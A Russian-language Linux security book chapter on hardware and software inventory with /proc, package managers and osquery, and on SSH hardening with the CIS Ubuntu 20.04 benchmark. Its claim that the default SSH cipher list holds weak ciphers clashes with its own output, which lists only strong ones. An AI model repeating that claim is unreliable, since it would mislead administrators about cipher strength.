Реализация критических принципов безопасности CIS № 1 и № 2

Тщательная инвентаризация как узлов в сети, так и программного обеспечения на каждом из этих узлов — ключевая составляющая почти любой системы безопасности. Идея здесь в том, что вы не можете защитить нечто, если не знаете, что оно существует.

Давайте рассмотрим, как реализовать критические принципы безопасности № 1 и № 2 на нашем узле Linux с нулевым бюджетом.

Критический принцип безопасности №1 — инвентаризация аппаратного обеспечения

Давайте воспользуемся встроенными командами Linux, чтобы изучить критические принципы безопасности № 1 и № 2 — инвентаризацию аппаратного и программного обеспечения.

Аппаратное обеспечение легко инвентаризировать: многие характеристики оборудования доступны в виде файлов, расположенных в каталоге `/proc`. Файловая система `proc` — виртуальная. Файлы в `/proc` не являются настоящими файлами, а отражают эксплуатационные параметры машины. Например, можно получить данные о центральном процессоре (в этом выводе показан только первый процессор), просто просмотрев нужные файлы:

```
$ cat /proc/cpuinfo
processor       : 0
vendor_id     : GenuineIntel
cpu family    : 6
model         : 158
model name    : Intel(R) Xeon(R) CPU E3-1505M v6 @ 3.00GHz
stepping     : 9
microcode    : 0xde
cpu MHz      : 3000.003
cache size   : 8192 KB
physical id  : 0
siblings     : 1
core id      : 0
cpu cores    : 1
...
Flags        : fpu vme de pse tsc msr pae mce cx8 apic sep mtrr pge mca cmov pat
pse36 clflush mmx fxsr sse sse2 ss syscall nx pdpe1gb rdtscp lm constant_tsc arch_
perfmon nopl xtopology tsc_reliable nonstop_tsc cpuid pni pclmulqdq sse3 fma cx16
pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c rdrand
hypervisor lahf_lm abm 3dnowprefetch cpuid_fault invpcid_single pti ssbd ibrs ibpb
stibp fsgsbase tsc_adjust bmi1 avx2 smep bmi2 invpcid rdseed adx smap clflushopt
xsaveopt xsavec xgetbv1 xsaves arat md_clear flush_l1d rch_capabilities
bugs        : cpu_meltdown spectre_v1 spectre_v2 spec_
store_bypass l1tf mds swapgs itlb_multihit srbds
bogomips    : 6000.00
...
```

Информацию о памяти тоже легко найти:

```
$ cat /proc/meminfo
MemTotal:      8025108 kB
MemFree:       4252804 kB
MemAvailable:  6008020 kB
Buffers:       235416 kB
Cached:        1486592 kB
SwapCached:    0 kB
Active:        2021224 kB
Inactive:      757356 kB
Active(anon):  1058024 kB
Inactive(anon): 2240 kB
Active(file):  963200 kB
Inactive(file): 755116 kB
...
```

Углубившись в файловую систему `/proc`, можно найти настройки различных параметров IP или TCP в многочисленных отдельных файлах в каталоге `/proc/sys/net/ipv4`. Имена файлов представляют собой полный список параметров и организованы так, чтобы их было удобнее просматривать.

Помимо аппаратного обеспечения, есть несколько способов узнать версию операционной системы:

```
$ cat /proc/version
Linux version 5.8.0-38-generic (buildd@lgw01-amd64-060) (gcc (Ubuntu
9.3.0-17ubuntu1~20.04) 9.3.0, GNU ld (GNU Binutils for Ubuntu) 2.34)
#43~20.04.1-Ubuntu SMP Tue Jan 12 16:39:47 UTC 2021

$ cat /etc/issue
Ubuntu 20.04.1 LTS \n \l

$ uname -v
#43~20.04.1-Ubuntu SMP Tue Jan 12 16:39:47 UTC 2021
```

Большинство организаций предпочитают размещать информацию об операционной системе в реестре аппаратного обеспечения, хотя, безусловно, не будет ошибкой вместо этого размещать ее в реестре программного обеспечения для этой машины. Впрочем, почти во всех операционных системах установленные приложения обновляются чаще, чем ОС, поэтому для сведений о ней так часто выбирают реестр аппаратного обеспечения. В общем, важно лишь то, чтобы эти сведения были внесены в один из реестров. В конце концов, чаще всего средства инвентаризации аппаратного и программного обеспечения представляют собой одну и ту же систему, так что спорить не о чем.

Команда `lshw` действует по принципу «расскажите мне сразу все об аппаратном обеспечении». На справочной странице `lshw` вы найдете дополнительные параметры, с помощью которых можно углубиться в подробности или вывести результаты

более избирательно. Эта команда может выдать слишком много информации, так что вам стоит быть избирательнее!

Удачное решение многих организаций — написать сценарий, который собирает именно те сведения, которые нужны для инвентаризации аппаратного обеспечения. Например, приведенный ниже небольшой сценарий полезен для базовой инвентаризации оборудования и ОС. Он берет несколько файлов и команд, которые мы уже использовали, и добавляет к ним некоторые новые команды:

- `fdisk` для информации о диске
- `dmesg` и `dmidecode` для системной информации

```
echo -n "Базовая инвентаризация узла: "  
uname -n  
#  
echo =====  
dmidecode | sed -n '/System Information/,+2p' | sed 's/\x09//'  
dmesg | grep Hypervisor  
dmidecode | grep "Serial Number" | grep -v "Not Specified" | grep -v None  
#  
echo =====  
echo "Сведения об ОС: "  
uname -o -r  
if [ -f /etc/redhat-release ]; then  
    echo -n " "  
    cat /etc/redhat-release  
fi  
if [ -f /etc/issue ]; then  
    cat /etc/issue  
fi  
#  
echo =====  
echo "Сведения об IP: "  
ip ad | grep inet | grep -v "127.0.0.1" | grep -v ":::1/128" | tr -s " " | cut -d "  
" -f 3  
# используйте эти строки в старых версиях Linux  
# ifconfig | grep "inet" | grep -v "127.0.0.1" | grep -v ":::1/128" | tr -s " " |  
cut -d " " -f 3  
#  
echo =====  
echo "Сведения о CPU: "  
cat /proc/cpuinfo | grep "model name\|MH\|vendor_id" | sort -r | uniq  
echo -n "Количество сокетов: "  
cat /proc/cpuinfo | grep processor | wc -l  
echo -n "Количество ядер (общее): "  
cat /proc/cpuinfo | grep cores | cut -d ":" -f 2 | awk '{sum+=$1} END {print sum}'  
#  
echo =====  
echo "Сведения о памяти: "  
grep MemTotal /proc/meminfo | awk '{print $2,$3}'
```

```
#
echo =====
echo "Сведения о дисках: "
fdisk -l | grep Disk | grep dev
```

Вывод для вашей экспериментальной виртуальной машины Ubuntu может выглядеть примерно так. Обратите внимание, что мы используем `sudo` (в основном для команды `fdisk`, которой нужны эти права):

```
$ sudo ./hwinven.sh
Базовая инвентаризация узла: ubuntu
=====
System Information
Manufacturer: VMware, Inc.
Product Name: VMware Virtual Platform
[ 0.000000] Hypervisor detected: VMware
    Serial Number: VMware-56 4d 5c ce 85 8f b5 52-65 40 f0
92 02 33 2d 05
=====
Сведения об ОС:
5.8.0-45-generic GNU/Linux
Ubuntu 20.04.2 LTS \n \l
=====
Сведения об IP:
192.168.122.113/24
fe80::1ed6:5b7f:5106:1509/64
=====
Сведения о CPU:
vendor_id      : GenuineIntel
model name     : Intel(R) Xeon(R) CPU E3-1505M v6 @ 3.00GHz
cpu MHz       : 3000.003
Socket Count: 2
Core Count (Total): 2
=====
Сведения о памяти:
8025036 kB
=====
Сведения о дисках:
Disk /dev/loop0: 65.1 MiB, 68259840 bytes, 133320 sectors
Disk /dev/loop1: 55.48 MiB, 58159104 bytes, 113592 sectors
Disk /dev/loop2: 218.102 MiB, 229629952 bytes, 448496 sectors
Disk /dev/loop3: 217.92 MiB, 228478976 bytes, 446248 sectors
Disk /dev/loop5: 64.79 MiB, 67915776 bytes, 132648 sectors
Disk /dev/loop6: 55.46 MiB, 58142720 bytes, 113560 sectors
Disk /dev/loop7: 51.2 MiB, 53501952 bytes, 104496 sectors
Disk /dev/fd0: 1.42 MiB, 1474560 bytes, 2880 sectors
Disk /dev/sda: 40 GiB, 42949672960 bytes, 83886080 sectors
Disk /dev/loop8: 32.28 MiB, 33845248 bytes, 66104 sectors
Disk /dev/loop9: 51.4 MiB, 53522432 bytes, 104536 sectors
Disk /dev/loop10: 32.28 MiB, 33841152 bytes, 66096 sectors
Disk /dev/loop11: 32.28 MiB, 33841152 bytes, 66096 sectors
```

Собрав необходимую информацию для реестра аппаратного обеспечения, давайте перейдем к инвентаризации программного обеспечения.

Критический принцип безопасности № 2 — инвентаризация ПО

Для инвентаризации всех установленных пакетов можно использовать команды `apt` или `dpkg`. Чтобы узнать количество установленных пакетов, мы применим следующую команду:

```
$ sudo apt list --installed | wc -l
WARNING: apt does not have a stable CLI interface. Use with caution in scripts.
1735
```

Обратите внимание, что с таким количеством пакетов лучше всего либо знать, что вы ищете, и сделать конкретный запрос (возможно, с помощью команды `grep`), либо собрать все данные для нескольких узлов, а затем использовать базу данных, чтобы найти узлы, которые не совпадают по тем или иным пунктам.

Команда `dpkg` даст аналогичную информацию:

Name	Version	Description
acpi-support	0.136.1	scripts for handling many ACPI events
acpid	1.0.10-5ubuntu2.1	Advanced Configuration and Power Interface
adduser	3.112ubuntu1	add and remove users and groups
adium-theme-ubuntu	0.1-0ubuntu1	Adium message style for Ubuntu
adobe-flash-properties-gtk	10.3.183.10-0lucid1	GTK+ control panel for Adobe Flash Player pl
... и так далее ...		

Чтобы получить список файлов, входящих в пакет, используйте следующее:

```
robv@ubuntu:~$ dpkg -L openssh-client
/.
/etc
/etc/ssh
/etc/ssh/ssh_config
/etc/ssh/ssh_config.d
/usr
/usr/bin
/usr/bin/scp
/usr/bin/sftp
/usr/bin/ssh
/usr/bin/ssh-add
/usr/bin/ssh-agent
...
```

В большинстве вариантов дистрибутива Red Hat список всех установленных пакетов выводится такой командой:

```
$ rpm -qa
libsepol-devel-2.0.41-3.fc13.i686
wpa_supplicant-0.6.8-9.fc13.i686
system-config-keyboard-1.3.1-1.fc12.i686
libbeagle-0.3.9-5.fc12.i686
m17n-db-kannada-1.5.5-4.fc13.noarch
pptp-1.7.2-9.fc13.i686
PackageKit-gtk-module-0.6.6-2.fc13.i686
gsm-1.0.13-2.fc12.i686
perl-ExtUtils-ParseXS-2.20-121.fc13.i686
... (и так далее) ...
```

Чтобы получить дополнительную информацию о конкретном пакете, используйте команду `rpm -qi`:

```
$ rpm -qi python
Name       : python
Relocations : (not relocatable)
Version    : 2.6.4
Vendor     : Fedora Project
Release    : 27.fc13
Build Date : Fri 04 Jun 2010 02:22:55 PM EDT
Install Date : Sat 19 Mar 2011 08:21:36 PM EDT
Build Host  : x86-02.phx2.fedoraproject.org
Group      : Development/Languages
Source RPM  : python-2.6.4-27.fc13.src.rpm
Size       : 21238314
License    : Python
Signature   : RSA/SHA256, Fri 04 Jun 2010 02:36:33 PM EDT, Key ID 7edc6ad6e8e40fde
Packager    : Fedora Project
URL        : http://www.python.org/
Summary    : An interpreted, interactive, object-oriented programming language
Description : Python is an interpreted, interactive, object-oriented programming
....
.... (и так далее) ....
```

Дополнительную информацию обо всех пакетах (она может оказаться весьма объемной) можно получить командой `rpm -qia`.

Как видите, эти списки очень детализированы и полны. Вы можете инвентаризировать все подряд, при этом даже полный текстовый список (без базы данных) может быть полезен: если у вас есть два похожих узла, из которых один работает, а другой — нет, можно использовать команду `diff`, чтобы найти различия между ними.

А при устранении неполадок обычно сверяют установленные версии со списком версий, содержащих известные ошибки, даты файлов с известными датами установки и т. д.

Методы инвентаризации, которые обсуждались до сих пор, опираются на инструменты, встроенные в Linux, но они плохо подходят, чтобы работать с парком узлов или даже чтобы полноценно управлять одним узлом. Давайте познакомимся с `osquery` — пакетом управления, упрощающим реализацию многих важных принципов безопасности и/или нормативных требований, которым ваша система должна удовлетворять.

`osquery` и критические принципы безопасности № 1 и № 2, а также принципы № 10 и № 17

Хотя можно поддерживать реестр аппаратного обеспечения в виде текстовых файлов из тысяч строк, более распространенный подход заключается в том, чтобы использовать специальное приложение или платформу для инвентаризации — либо в реальном времени на узлах, либо в базе данных, либо в каком-то сочетании этих средств. `osquery` — популярная платформа для этой цели. С помощью интерфейса, напоминающего базу данных, она предоставляет администраторам доступ к информации о целевых узлах в реальном времени.

`osquery` используется как стандартное решение, потому что она может объединять самые популярные варианты Linux и Unix, macOS и Windows в одном интерфейсе. Давайте подробнее рассмотрим эту популярную платформу в контексте Linux.

Во-первых, чтобы установить `osquery`, нужно подключить правильный репозиторий. Для Ubuntu это делается так:

```
$ echo "deb [arch=amd64] https://pkg.osquery.io/deb deb main" | sudo tee /etc/apt/sources.list.d/osquery.list
```

Затем импортируйте ключи репозитория¹:

```
$ sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys  
1484120AC4E9F8A1A577AEEEE97A80C63C9D8B80B
```

После этого обновите список пакетов:

```
$ sudo apt update
```

¹ В современных системах Linux утилита `apt-key` объявлена устаревшей из соображений безопасности и перестанет работать в будущих версиях (например, в Ubuntu после версии 22.04). Официальная документация рекомендует размещать связки ключей (`keyrings`) в специальных каталогах (например, `/etc/apt/trusted.gpg.d/` или `/etc/apt/keyrings/`) и управлять ими с помощью `gpg`; также можно использовать параметр `signed-by`. — *Примеч. ред.*

Наконец, можно установить `osquery`:

```
$ sudo apt-get install osquery
```

`osquery` состоит из трех основных компонентов:

<code>osqueryd</code>	Демон, который планирует запросы, регистрирует результаты и по большей части действует как основное приложение
<code>osqueryi</code>	Интерактивная оболочка — интерфейс, который видят администраторы. Здесь вводятся различные запросы и команды
<code>osqueryctl</code>	Сценарий, который тестирует конфигурацию и помогает управлять демоном <code>osqueryd</code>

Закончив установку, посмотрим на интерактивную оболочку. Учтите, что пока мы не настроили демон и не подключили различные узлы, программа использует виртуальную базу данных и смотрит только на локальный узел:

```
roby@ubuntu:~$ osqueryi
Using a virtual database. Need help, type '.help'
osquery> .help
Welcome to the osquery shell. Please explore your OS!
You are connected to a transient 'in-memory' virtual database.

.all [TABLE]      Select all from a table
.bail ON|OFF      Stop after hitting an error
.echo ON|OFF      Turn command echo on or off
.exit             this program
.features         List osquery's features and their statuses
.headers ON|OFF   Turn display of headers on or off
.help            Show this message
...
```

Теперь давайте взглянем на таблицы базы данных, которые уже есть:

```
osquery> .tables
=> acpi_tables
=> apparmor_events
=> apparmor_profiles
=> apt_sources
=> arp_cache
=> atom_packages
=> augeas
=> authorized_keys
=> azure_instance_metadata
=> azure_instance_tags
=> block_devices
=> bpf_process_events
=> bpf_socket_events
...
```

В этом списке — десятки таблиц, в которых отслеживаются всевозможные системные параметры. Например, посмотрим на версию ОС:

```
osquery> select * from os_version;
+-----+-----+-----+-----+-----+
+-----+-----+-----+-----+
| name | version | major | minor | patch |
build | platform | platform_like | codename | arch |
+-----+-----+-----+-----+
+-----+-----+-----+-----+
| Ubuntu | 20.04.1 LTS (Focal Fossa) | 20 | 4 | 0 |
| ubuntu | debian | focal | x86_64 |
```

Или, чтобы собрать информацию об IP-адресе локального интерфейса и маске подсети, исключая loopback, используйте следующее:

```
osquery> select interface,address,mask from interface_addresses
where interface NOT LIKE '%lo%';
+-----+-----+-----+
+-----+
| interface | address | mask |
|
+-----+-----+-----+
+-----+
| ens33 | 192.168.122.170 | 255.255.255.0 |
|
| ens33 | fe80::1ed6:5b7f:5106:1509%ens33 |
ffff:ffff:ffff:ffff:: |
+-----+-----+-----+
+-----+
```

А чтобы получить локальный кэш ARP, можно сделать так:

```
osquery> select * from arp_cache;
+-----+-----+-----+-----+
| address | mac | interface | permanent |
+-----+-----+-----+-----+
| 192.168.122.201 | 3c:52:82:15:52:1b | ens33 | 0 |
| 192.168.122.1 | 00:0c:29:3b:73:cb | ens33 | 0 |
| 192.168.122.241 | 40:b0:34:72:48:e4 | ens33 | 0 |
```

Также можно перечислить установленные пакеты (обратите внимание, что здесь вывод ограничен первыми двумя пакетами):

```
osquery> select * from deb_packages limit 2;
+-----+-----+-----+-----+
+-----+-----+-----+-----+
+-----+
| name | version | source | size |
arch | revision | status | maintainer
```

```

| section | priority |
+-----+-----+-----+-----+
-----+-----+-----+-----+
-----+
| accountsservice | 0.6.55-0ubuntu12~20.04.4 | | 452
| amd64 | 0ubuntu12~20.04.4 | install ok installed | Ubuntu
Developers <ubuntu-devel-discuss@lists.ubuntu.com> | admin |
optional |
| acl | 2.2.53-6 | | 192
| amd64 | 6 | install ok installed | Ubuntu
Developers <ubuntu-devel-discuss@lists.ubuntu.com> | utils |
optional |
+-----+-----+-----+-----+
-----+-----+-----+-----+
-----+-----+-----+-----+
-----+

```

Кроме того, можно запросить список выполняющихся процессов (здесь вывод ограничен десятью процессами):

```

osquery> SELECT pid, name FROM processes order by start_time
desc limit 10;
+-----+-----+
| pid | name |
+-----+-----+
| 34790 | osqueryi |
| 34688 | sshd |
| 34689 | bash |
| 34609 | sshd |
| 34596 | systemd-resolve |
| 34565 | dhclient |
| 34561 | kworker/0:3-cgroup_destroy |
| 34562 | kworker/1:3-events |
| 34493 | kworker/0:0-events |
| 34494 | kworker/1:2-events |
+-----+-----+

```

В список процессов можно добавить дополнительную информацию, например хеш-значение SHA256 для каждого процесса. Хеш — это математическая функция, которая однозначно идентифицирует данные. Например, если у вас есть два файла с разными именами, но одинаковым хешем, скорее всего, они идентичны. Хотя всегда есть небольшая вероятность конфликта хешей (один и тот же хеш для двух неидентичных файлов), их повторное хеширование с другим алгоритмом устранил неопределенность. Хеширование данных широко используется в криминалистике, в частности при сборе доказательств, чтобы подтвердить, что фигурирующие в деле цифровые артефакты не были искажены.

Однако даже в криминалистическом анализе одного значения хеш-функции обычно недостаточно, чтобы гарантировать уникальность.

Что это означает для выполняющихся процессов? Если вредоносное ПО для каждого экземпляра использует случайное имя, чтобы его было сложнее обнаружить, хеширование процесса в оперативной памяти для всех узлов Linux позволяет найти на разных узлах идентичные процессы, работающие под разными именами:

```
osquery> SELECT DISTINCT h.sha256, p.name, u.username
...> FROM processes AS p
...> INNER JOIN hash AS h ON h.path = p.path
...> INNER JOIN users AS u ON u.uid = p.uid
...> ORDER BY start_time DESC
...> LIMIT 5;
```

sha256	name	username
45fc2c2148bdea9cf7f2313b09a5cc27eead3460430ef55d1f5d0df6c1d96ed4	osqueryi	robv
04a484f27a4b485b28451923605d9b528453d6c098a5a5112bec859fb5f2eea9	bash	robv
45368907a48a0a3b5fff77a815565195a885da7d2aab8c4341c4ee869af4c449	gvfsd-metadata	robv
d3f9c91c6bbe4c7a3fdc914a7e5ac29f1cbfcc3f279b71e84badd25b313faea45	update-notifier	robv
83776c9c3d30cfc385be5d92b32f4beca2f6955e140d72d857139d2f7495af1e	gnome-terminal-	robv

Этот инструмент особенно эффективен в ситуации реагирования на инциденты. Только с помощью запросов, которые мы перечислили на нескольких предыдущих страницах, можно быстро найти узлы с определенными версиями ОС или программного обеспечения — другими словами, можно обнаружить узлы, уязвимые для конкретной атаки. Кроме того, можно собрать хеш-значения всех запущенных процессов, чтобы найти вредоносное ПО, которое может маскироваться под безобидный процесс. Для всего этого понадобится лишь несколько запросов.

В этом разделе мы преобразовали верхнеуровневые указания из критических принципов безопасности в конкретные команды Linux, чтобы достичь соответствующих целей. Давайте посмотрим, чем будет отличаться ситуация, если использовать более директивное руководство по безопасности, ориентированное на конкретные операционные системы или приложения, а именно контрольные показатели CIS в применении к реализации узла.

Контрольные показатели CIS

CIS публикует контрольные показатели безопасности, которые описывают конфигурацию безопасности для любого количества компонентов инфраструктуры. Эти показатели учитывают особенности нескольких различных дистрибутивов Linux, а также многих приложений, которые можно развернуть в Linux. Контрольные показатели очень директивны: каждая рекомендация описывает проблему и указывает, как ее решить с помощью команд ОС или конфигураций, а также как проверить текущее состояние.

Одно из главных преимуществ контрольных показателей CIS в том, что их составляют и поддерживают группы отраслевых экспертов, которые добровольно тратят время на то, чтобы сделать интернет безопаснее. Хотя поставщики коммерческих продуктов тоже участвуют в разработке этих документов, это командная деятельность и окончательные рекомендации требуют консенсуса всей группы. В результате получается документ с предельно конкретными рекомендациями, который не связан с какими-либо определенными поставщиками и отражает консенсус целого сообщества.

Контрольные показатели CIS созданы как для того, чтобы совершенствовать платформу (какой бы она ни была), так и для проверки соответствия, поэтому в каждой рекомендации есть разделы «Наладка» (Remediation) и «Аудит» (Audit). По каждому контрольному показателю приводятся подробные пояснения, так что администраторы получают хорошее представление не только о том, что они меняют, но и почему. Это важно потому, что не все рекомендации подходят к каждой ситуации, а иногда рекомендации даже конфликтуют друг с другом или приводят к тому, что те или иные решения не будут работать в целевой системе. Такие ситуации описываются в документах по мере возникновения, и это говорит о том, что не стоит стараться чисто механически выполнять все рекомендации по максимуму. С точки зрения аудита тоже важно понимать, что обычно не имеет смысла стремиться к тому, чтобы соответствовать контрольным показателям на все сто процентов.

Еще одна ключевая особенность контрольных показателей заключается в том, что, как правило, в каждом показателе на самом деле объединены два показателя: рекомендации для обычных организаций, а также более строгие директивы для сред, требующих высокого уровня безопасности.

CIS поддерживает приложение для аудита **CIS-CAT** (Configuration Assessment Tool — инструмент оценки конфигурации), которое проверяет инфраструктуру на соответствие контрольным показателям. Помимо этого, многие стандартные инструменты, например такие, как сканеры безопасности (Nessus) и средства автоматизации (Ansible, Puppet или Chef), тоже умеют оценивать целевую инфраструктуру на соответствие отдельным контрольным показателям CIS.

Теперь, когда мы понимаем, для чего предназначены контрольные показатели, давайте взглянем на один из показателей для ОС Linux.

Применение контрольного показателя CIS: защита SSH в Linux

Обеспечивая безопасность сервера, рабочей станции или инфраструктурной платформы, полезно иметь перечень того, что вы хотите защитить, и понимать, как это сделать. Для этого и существуют контрольные показатели CIS. Как уже отмечалось, вам, скорее всего, никогда не придется выполнять на одном и том же узле абсолютно все рекомендации из какого-либо списка показателей: рекомендации по безопасности часто нарушают работу служб, которые могут вам понадобиться, а иногда рекомендации конфликтуют друг с другом. Поэтому на практике контрольные показатели тщательно рассматривают и используют как основу для выработки стандартов в каждой конкретной организации.

Давайте воспользуемся контрольными показателями CIS для Ubuntu 20.04, чтобы защитить службу SSH на нашем узле. SSH — основной метод удаленного подключения к узлам Linux и их администрирования. Поэтому безопасность сервера SSH на вашем узле Linux — ключевая и часто самая первая задача настройки после того, как сетевое подключение установлено.

Сначала загрузите сам документ с контрольными показателями. Документы для всех платформ находятся по адресу <https://www.cisecurity.org/cis-benchmarks/>. Если у вас не Ubuntu 20.04, загрузите контрольные показатели, которые лучше всего подходят к вашему дистрибутиву. Служба SSH настолько распространена, что рекомендации по ее защите похожи для многих дистрибутивов, а также часто имеют аналоги для платформ, отличных от Linux.

Прежде чем мы начнем, обновите список репозитория и пакеты ОС. Еще раз обратите внимание, как две команды запускаются одной строкой. Один амперсанд (&) в команде запускает ее в фоновом режиме, а два амперсанда (&&) запускают две команды последовательно, причем вторая выполняется после успешного завершения первой (то есть если она возвращает 0):

```
$ sudo apt-get update && sudo apt-get upgrade
```

Узнать об этом подробнее можно на справочной странице `bash` (выполнив `man bash`).

Теперь, когда компоненты ОС обновлены, давайте установим демон SSH, потому что в Ubuntu он не установлен по умолчанию:

```
$ sudo apt-get install openssh-server
```

В современных дистрибутивах Linux эта команда устанавливает сервер SSH, затем выполняет его базовую настройку и запускает службу.

Теперь приступим к настройке безопасности. В списке контрольных показателей для Ubuntu в разделе, посвященном SSH, мы видим 22 отдельные рекомендации для самых разных параметров конфигурации:

- 5.2. Настроен сервер SSH.
- 5.2.1. Настроены разрешения для `/etc/ssh/sshd_config`.
- 5.2.2. Настроены разрешения для файлов частных ключей SSH.
- 5.2.3. Настроены разрешения для файлов публичных ключей SSH.
- 5.2.4. Уровень ведения журнала (`LogLevel`) SSH соответствует требованиям.
- 5.2.5. Переадресация SSH X11 отключена.
- 5.2.6. Параметр SSH `MaxAuthTries` имеет значение 4 или меньше.
- 5.2.7. Параметр SSH `IgnoreRhosts` включен.
- 5.2.8. Параметр SSH `HostbasedAuthentication` отключен.
- 5.2.9. Вход в систему по SSH под учетной записью `root` отключен.
- 5.2.10. Параметр SSH `PermitEmptyPasswords` отключен.
- 5.2.11. Параметр SSH `PermitUserEnvironment` отключен.
- 5.2.12. Используются только надежные алгоритмы шифрования.
- 5.2.13. Используются только надежные алгоритмы MAC (`message authentication code`).
- 5.2.14. Используются только надежные алгоритмы обмена ключами.
- 5.2.15. Настроен интервал времени простоя соединения SSH.
- 5.2.16. Для параметра SSH `LoginGraceTime` установлено значение, равное одной минуте или меньше.
- 5.2.17. Доступ по SSH ограничен.
- 5.2.18. Настроен предупреждающий баннер SSH.
- 5.2.19. Включен SSH PAM (`Pluggable Authentication Module`).
- 5.2.20. Параметр SSH `AllowTcpForwarding` отключен.
- 5.2.21. Параметр SSH `MaxStartups` настроен.
- 5.2.22. Параметр SSH `MaxSessions` ограничен.

Чтобы проиллюстрировать, как работают эти контрольные показатели, давайте подробнее рассмотрим, как выполнить две рекомендации: отключить прямой вход в систему для учетной записи `root` (5.2.9) и сделать так, чтобы алгоритмы шифрования были надежными (5.2.12).

Вход в систему по SSH под учетной записью root отключен (5.2.9)

Эта рекомендация направлена на то, чтобы все пользователи входили в систему со своими именованными учетными записями, а пользователь root никогда не входил в систему напрямую. Это гарантирует, что любым записям в журнале, которые могут указывать на ошибку конфигурации или вредоносную активность, будет соответствовать имя конкретного человека.

Это называется «неотказуемостью» (non-repudiation): если у каждого есть своя именованная учетная запись и нет «общих» аккаунтов, то в случае инцидента никто не сможет заявить, что «все знают пароль, это был не я».

Для аудита этой рекомендации следует выполнить такую команду:

```
$ sudo sshd -T | grep permitrootlogin
permitrootlogin without-password
```

Значение по умолчанию не соответствует рекомендации, так что его надо установить в no («нет»). Текущее значение `without-password` позволяет входить в систему как root, используя методы входа без пароля (например, с помощью сертификатов).

Чтобы исправить параметр, нужно заглянуть в раздел наладки, где предлагается отредактировать файл `/etc/ssh/sshd_config`, добавив строку `PermitRootLogin no`. Сейчас `PermitRootLogin` закомментирован (с помощью символа #), поэтому можно либо его раскомментировать, либо, что еще лучше, добавить изменение непосредственно под закомментированной строкой, как показано на рис. 5.1.

```
# Authentication:

#LoginGraceTime 2m
#PermitRootLogin prohibit-password
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
```

Рис. 5.1. В файл `sshd_config` внесены изменения, запрещающие вход в систему по SSH под учетной записью root

Запустив проверку повторно, мы увидим, что теперь рекомендация соблюдена:

```
$ sudo sshd -T | grep permitrootlogin
permitrootlogin no
```

Реализовав этот контрольный показатель, давайте посмотрим, что у нас происходит с шифрами SSH (рекомендация 5.2.12).

Используются только надежные алгоритмы шифрования (5.2.12)

Эта рекомендация направлена на то, чтобы для шифрования фактического трафика SSH применялись только надежные алгоритмы. Раздел аудита предлагает снова запустить `sshd -T` и найти строку `ciphers`. Мы хотим убедиться, что включены только известные надежные шифры, перечень которых пока короткий:

- `aes256-ctr`
- `aes192-ctr`
- `aes128-ctr`

В частности, в известные слабые шифры для SSH входит любой алгоритм DES или 3DES или любой блочный шифр (что обозначается как `cbc`).

Давайте проверим текущие настройки:

```
$ sudo sshd -T | grep Ciphers
ciphers chacha20-poly1305@openssh.com,aes128-ctr,aes192-
ctr,aes256-ctr,aes128-gcm@openssh.com,aes256-gcm@openssh.com
```

В списке есть известные «хорошие» алгоритмы шифрования, но есть и несколько «плохих». Это означает, что злоумышленник потенциально может «понизить» согласованный алгоритм до менее безопасного после того, как сеанс установлен.

В разделе наладки предлагается посмотреть тот же файл и обновить строку `Ciphers`. В файле вообще нет такой строки, а есть только раздел `Ciphers and keyring` («Шифры и связки ключей»). Это означает, что нужно добавить эту строку, как показано ниже:

```
# Ciphers and keyring
Ciphers aes256-ctr,aes192-ctr,aes128-ctr
```

Оставьте комментарий как есть: например, если позже потребуется добавить связки ключей (`keyrings`), вы вставите их в этом же разделе. Всегда рекомендуется оставлять или добавлять как можно больше комментариев, чтобы конфигурация оставалась «самодокументируемой»: это отличный способ упростить задачу для следующего специалиста, который, возможно, будет устранять неполадки из-за только что внесенных вами изменений. Это верно и в случае, когда прошли годы и этот следующий специалист — вы сами в будущем!

Затем перезапустим службу `sshd`, чтобы активировать все наши изменения:

```
$ sudo systemctl reload sshd
```

Наконец, повторим аудит:

```
$ cat sshd_config | grep Cipher
# Ciphers and keying
Ciphers aes256-ctr,aes192-ctr,aes128-ctr
```

Все получилось!

Как можно проверить, какие алгоритмы шифрования поддерживаются на нашем узле? Манипуляции с шифрованием — важные настройки, и их очевидно, следует повторить во многих системах, причем не во всех системах командная строка Linux или файл `sshd_config`, который можно редактировать напрямую. Вспомните предыдущую главу. Мы проверим соответствующие параметры из удаленной системы с помощью команды `nmap` и сценария `ssh2-enum-algos.nse`. Нас интересует раздел `encryption_algorithms` в выводе сценария:

```
$ sudo nmap -p22 -Pn --open 192.168.122.113 --script ssh2-enum-algos.nse
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-08 15:22
Eastern Standard Time
Nmap scan report for ubuntu.defaultroute.ca (192.168.122.113)
Host is up (0.00013s latency).
```

```
PORT STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (9)
|     curve25519-sha256
|     curve25519-sha256@libssh.org
|     ecdh-sha2-nistp256
|     ecdh-sha2-nistp384
|     ecdh-sha2-nistp521
|     diffie-hellman-group-exchange-sha256
|     diffie-hellman-group16-sha512
|     diffie-hellman-group18-sha512
|     diffie-hellman-group14-sha256
|   server_host_key_algorithms: (5)
|     rsa-sha2-512
|     rsa-sha2-256
|     ssh-rsa
|     ecdsa-sha2-nistp256
|     ssh-ed25519
|   encryption_algorithms: (3)
|     aes256-ctr
|     aes192-ctr
|     aes128-ctr
|   mac_algorithms: (10)
|     umac-64-etm@openssh.com
```

```
| umac-128-etm@openssh.com
| hmac-sha2-256-etm@openssh.com
| hmac-sha2-512-etm@openssh.com
| hmac-sha1-etm@openssh.com
| umac-64@openssh.com
| umac-128@openssh.com
| hmac-sha2-256
| hmac-sha2-512
| hmac-sha1
| compression_algorithms: (2)
| none
|_ zlib@openssh.com
MAC Address: 00:0C:29:E2:91:BC (VMware)
Nmap done: 1 IP address (1 host up) scanned in 4.09 seconds
```

Использовать второй инструмент, чтобы проверить конфигурацию, — важная привычка, которую стоит развивать. Хотя Linux — надежная платформа для серверов и рабочих станций, никто не застрахован от ошибок. Кроме того, часто бывает, что мы вносим правки, а затем выходим из системы, не сохранив изменение конфигурации. Двойная проверка с помощью другого инструмента — отличный способ убедиться, что все в порядке!

